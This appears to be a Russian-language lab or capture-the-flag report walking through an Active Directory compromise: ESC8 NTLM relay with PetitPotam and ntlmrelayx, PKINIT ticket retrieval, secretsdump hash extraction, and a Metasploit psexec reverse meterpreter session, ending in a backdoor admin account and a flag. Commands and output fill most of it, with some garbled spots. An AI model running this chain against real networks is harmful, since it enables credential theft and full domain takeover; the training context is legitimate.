Таким образом, на этапе сканирования обнаружен вектор атаки ECS8. Уязвимость ESC8 позволяет:

- проводить NTLM Relay-атаки на сертификационный центр (CS);
- получать валидные сертификаты для учетных записей домена;
- эскалировать привилегии до уровня Domain Admin.

В данном случае можно:

1. Провести атаку NTLM-Relay на центр сертификации по Web Enrollment и получить сертификат хоста;
2. С помощью сертификата получить TGT-билет;
3. С помощью TGT-билета получить NTLM-хеш учетной записи хоста;
4. Использовать NTLM-хеш для авторизации на контроллере домена.

2.2.5 Оценка возможности проведения атаки.

Проверим возможность проведения атаки с помощью инструментов PetitPotam и responder. Запустим утилиту responder с параметрами `-I eth0 -v`. Вывод показывает, что “отравители” (poisoners) протоколов LLMNR, NBT-NS, MDNS и DNS включены ON (рис. 2.24 - 2.25):

```
(root@kali)-[~]
# responder -I eth0 -v

Home NBT-NS, LLMNR & MDNS Responder 3.1.5.0

To support this project:
Github → https://github.com/sponsors/lgandx
Paypal  → https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [OFF]
```

Рис. 2.24: Запуск утилиты responder

```
[+] Current Session Variables:
Responder Machine Name [WIN-CAYASDRZFUU]
Responder Domain Name [UF83.LOCAL]
Responder DCE-RPC Port [47691]

[+] Listening for events...
```

Рис. 2.25: Запуск утилиты responder

Сообщение Listening for events... означает, что инструмент Responder:

- перешел в режим перехвата сетевых запросов;
- начал мониторинг протоколов: LLMNR, NBT-NS, MDNS и DHCP;

Далее с помощью утилиты PetitPotam (рис. 2.26) будем использовать принуждение к аутентификации, для этого в другом терминале kali перейдем в директорию PetitPotam. Таким образом, данный эксплойт принуждает сервер 10.10.10.20 аутентифицироваться на контроллере домена 195.239.174.11

[illegible]

Рис. 2.26: Запуск утилиты PetitPotam для проверки возможности принуждения к аутентификации

Как работает эксплойт:

- отправляет на целевой контроллер домена (10.10.10.20) запрос через протокол MS-EFSRPC, используя функцию EfsRpcOpenFileRaw;


```

[*] proxychains impacket-ntlmrelay -debug smb2support --target http://10.10.10.40/certsrv --ads --template KerberosAuthentication
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Attack MSSQL loaded..
[*] Protocol Attack RPC loaded..
[*] Protocol Attack HTTP loaded..
[*] Protocol Attack HTTPS loaded..
[*] Protocol Attack LDAP loaded..
[*] Protocol Attack LDAPS loaded..
[*] Protocol Attack DCSYNC loaded..
[*] Protocol Attack IMAP loaded..
[*] Protocol Attack IMAPS loaded..
[*] Protocol Attack SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled
[*] Servers started, waiting for connections

```

Рис. 2.29: Запуск утилиты ntlmrelayx

Далее повторно запустим PetitPotam. После запуска утилиты в выводе будет написано название файла, в котором содержится сертификат (рис. 2.30):

```
* Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 195.239.174.1, attacking target http://10.10.10.40
proxchains| Strict chain ... 127.0.0.1:1080 ... 10.10.10.40:80 ... OK
[*] HTTP server returned error code 301, treating as a successful login
[*] Authenticating against http://10.10.10.40 as AMPIRE/AD$ SUCCEEDED
[*] SMBD-Thread-7 (process_request_thread): Received connection from 195.239.174.1, attacking target http://10.10.10.40
proxchains| Strict chain ... 127.0.0.1:1080 ... 10.10.10.40:80 ... OK
[*] HTTP server returned error code 301, treating as a successful login
[*] Authenticating against http://10.10.10.40 as AMPIRE/AD$ SUCCEEDED
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] Skipping user AD$ since attack was already performed
[*] GOT CERTIFICATE! ID 8
[*] Writing PKCS#12 certificate to ./AD$.pfx
[*] Certificate successfully written to file
```

Рис. 2.30: Сертификат PKCS12, сохраненный в файле

2.3.2 Получение TGT-билета (gettgtpkinit)

С помощью утилиты `gettgtprkinit.py` и полученного файла `AD$.pfx` запрашиваем TGT-билет Kerberos у контроллера домена. В логах виден процесс: загрузка сертификата, запрос TGT на порт 88 контроллера и финальное сообщение `Saved TGT to file`. Билет сохраняется в файл `ticket.ccache` (рис. 2.31):

```
(root@kali)-[/usr/tools/ad_exploitation/PKINITtools]
# proxychains python3 gettgtpkinit.py -cert-pfx /root/AD$.pfx -dc-ip 10.10.10.20 ampire.corp/ad$ ticket.ccache
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
2025-11-25 20:54:04,899 minikerberos INFO Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-11-25 20:54:05,617 minikerberos INFO Requesting TGT
INFO:minikerberos:Requesting TGT
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:88 ... OK
2025-11-25 20:54:05,870 minikerberos INFO AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-11-25 20:54:05,870 minikerberos INFO 79f7db6aea4ce4b094a00d6872a5d767f62976a05017baed3f8c4fc46f0f75df
INFO:minikerberos:79f7db6aea4ce4b094a00d6872a5d767f62976a05017baed3f8c4fc46f0f75df
2025-11-25 20:54:05,875 minikerberos INFO Saved TGT to file
INFO:minikerberos:Saved TGT to file
(root@kali)-[/usr/tools/ad_exploitation/PKINITtools]
```

Рис. 2.31: Запуск утилиты gettgtpkinit и получение TGT-билета

Посмотрим содержимое директории, где находится только что созданный файл ticket.ccache. Это бинарный файл, содержащий Ticket-Granting Ticket Kerberos для учётной записи AD\$. Наличие этого файла подтверждает успешный этап и позволяет перейти к аутентификации в домене по протоколу Kerberos. (рис. 2.32):

```
(root@kali)-[/usr/tools/ad_exploitation/PKINITtools]
# ls
getnthash.py gets4ticket.py gettgtpkinit.py LICENSE ntlmrelayx README.md requirements.txt ticket.ccache
(root@kali)-[/usr/tools/ad_exploitation/PKINITtools]
```

Рис. 2.32: Местонахождение файла ticket.ccache

2.3.3 Выгрузка хешей пользователей (secretsdump)

Полностью сдампит хеши паролей всех пользователей домена (включая администраторов) можно с использованием утилиты secretsdump. Данная утилита позволяет удаленно выгрузить хеши пользователей из файла ntds.dit и работает только при наличии действительного TGT (Ticket Granting Ticket) для доступа к домену. Для работы утилиты переменная окружения KRB5CCNAME должна указывать на файл с билетом. Добавим TGT-билет в переменные среды (рис. 2.33):

```
(root@kali)-[/usr/tools/ad_exploitation/PKINITtools]
# export KRB5CCNAME=ticket.ccache
(root@kali)-[/usr/tools/ad_exploitation/PKINITtools]
#
```

Рис. 2.33: Добавление TGT-билета в переменные среды

Результат добавления можно просмотреть с помощью команды printenv (рис. 2.34):

```
(root@kali) [/usr/tools/ad_exploitation/PKINITtools]
# printenv
COLORFGBG=15;0
COLORTERM=truecolor
COMMAND_NOT_FOUND_INSTALL_PROMPT=1
DISPLAY=:10.0
DOTNET_CLI_TELEMETRY_OPTOUT=1
HOME=/root
LANG=en_US.UTF-8
LANGUAGE=en_US:en
LOGNAME=root
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/u
PKEXEC_UID=1002
POWERSHELL_TELEMETRY_OPTOUT=1
POWERSHELL_UPDATECHECK=Off
QT_QPA_PLATFORMTHEME=qt5ct
SHELL=/bin/zsh
TERM=xterm-256color
USER=root
WINDOWID=0
XAUTHORITY=/home/reduser2/.Xauthority
SHLV=1
PWD=/usr/tools/ad_exploitation/PKINITtools
OLDPWD=/root
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd
x=01;32:*.7z=01;31:*.ace=01;31:*.alz=01;31:*.apk=01;31:*.arc=01;31:*
01;31:*.dwm=01;31:*.dz=01;31:*.ear=01;31:*.egg=01;31:*.esd=01;31:*.g
*.lzo=01;31:*.pyz=01;31:*.rar=01;31:*.rpm=01;31:*.rz=01;31:*.sar=01;
z=01;31:*.txz=01;31:*.tz=01;31:*.tzo=01;31:*.tzst=01;31:*.udeb=01;31
1:*.avif=01;35:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*
35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.m
35:*.webp=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.v
*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;3
0;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*
36:*.xspf=00;36:*=00;90:*=00;90:*.bak=00;90:*.crdownload=00;90:*.d
.part=00;90:*.rej=00;90:*.rpmnew=00;90:*.rpmorig=00;90:*.rpmsave=00;
LESS_TERMCAP_mb=
LESS_TERMCAP_md=
LESS_TERMCAP_me=
LESS_TERMCAP_so=
LESS_TERMCAP_se=
LESS_TERMCAP_us=
LESS_TERMCAP_ue=
KRB5CCNAME=ticket.ccache
_=/usr/bin/printenv
```

Рис. 2.34: Вывод переменных среды

Запустим утилиту `impacket-secretsdump` с флагами `-k` и `-no-pass`. Инструмент подключается к контроллеру домена, используя TGT-билет, и начинает выгрузку хешей из базы NTDS.dit (рис. 2.35). В выводе видны хеши всех пользователей домена, включая строку с хешем Administrator — конечная цель этой фазы атаки.

```
(root@kali)~[/usr/tools/ad_exploitation/PKINITtools]
# proxychains impacket-secretsdump -k ad.ampire.corp -no-pass -just-dc
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:88 ... OK
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:49666 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:88 ... OK
ampire.corp\Administrator:500:aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0a04d643315712d7005dd7530e20be77:::
```

Рис. 2.35: Выгрузка хешей в домене AMPIRE.CORP

2.4 Захват контроллера домена (AD)

Поскольку у нас имеется хеш доменного администратора, то для получения сессии с контроллером домена можно использовать:

- 1) модуль windows/smb/psexec;
- 2) или использовать файл smbexec.py.

2.4.1 Получение сессии с помощью metasploit

Найдем и настроим модуль windows/smb/psexec (рис. 2.36). После запуска модуля открывается новая meterpreter-сессия, на этот раз уже непосредственно на контроллере домена, что означает его полную компрометацию.

```

msf6 post(windows/gather/enmm_ad_computers) > use windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f:::
smbpass => aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f:::
msf6 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f
smbpass => aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f
msf6 exploit(windows/smb/psexec) > set smbuser Administrator
smbuser => Administrator
msf6 exploit(windows/smb/psexec) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/smb/psexec) > set rhost 10.10.10.20
rhost => 10.10.10.20
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] 10.10.10.20:445 - Connecting to the server...
[*] 10.10.10.20:445 - Authenticating to 10.10.10.20:445 as user 'Administrator' ...
[*] 10.10.10.20:445 - Selecting PowerShell target
[*] 10.10.10.20:445 - Executing the payload...
[*] 10.10.10.20:445 - Service start timed out, OK if running a command or non-service executable.
..
[*] Sending stage (177734 bytes) to 195.239.174.1
[*] Meterpreter session 2 opened (195.239.174.11:4444 -> 195.239.174.1:40806) at 2025-11-25 21:07:55 +0300
meterpreter >

```

Рис. 2.36: Получение meterpreter-сессии с контроллером домена

Перейдем в консоль, создадим пользователя hacker и добавим его в локальную группу Administrators (рис. 2.37). Команда `net user hacker` отображает результат, где в поле Comment виден флаг — доказательство выполнения задания.

```

meterpreter > shell
Process 2736 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user /add hacker qwe123
net user /add hacker qwe123
The command completed successfully.

C:\Windows\system32>net localgroup Administrators hacker /add
net localgroup Administrators hacker /add
The command completed successfully.

C:\Windows\system32>net user hacker
net user hacker
User name                hacker
Full Name                16259
Comment                  16259
User's comment            16259
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        11/25/2025 9:09:23 PM

```

Рис. 2.37: Создание нового пользователя hacker и добавление в локальную группу Administrators

Скопируем полученный флаг и убедимся что задание успешно выполнилось

(рис. 2.38).




Рис. 2.38: Флаг введен правильно

3 Выводы

Начав с почтового сервера и закончив полным контролем над главным сервером управления, была взломана сеть компании. Успешное выполнение стало возможно из-за нескольких дыр в безопасности: устаревшего почтового сервера, неправильных настроек службы сертификатов и перехвата паролей между системами.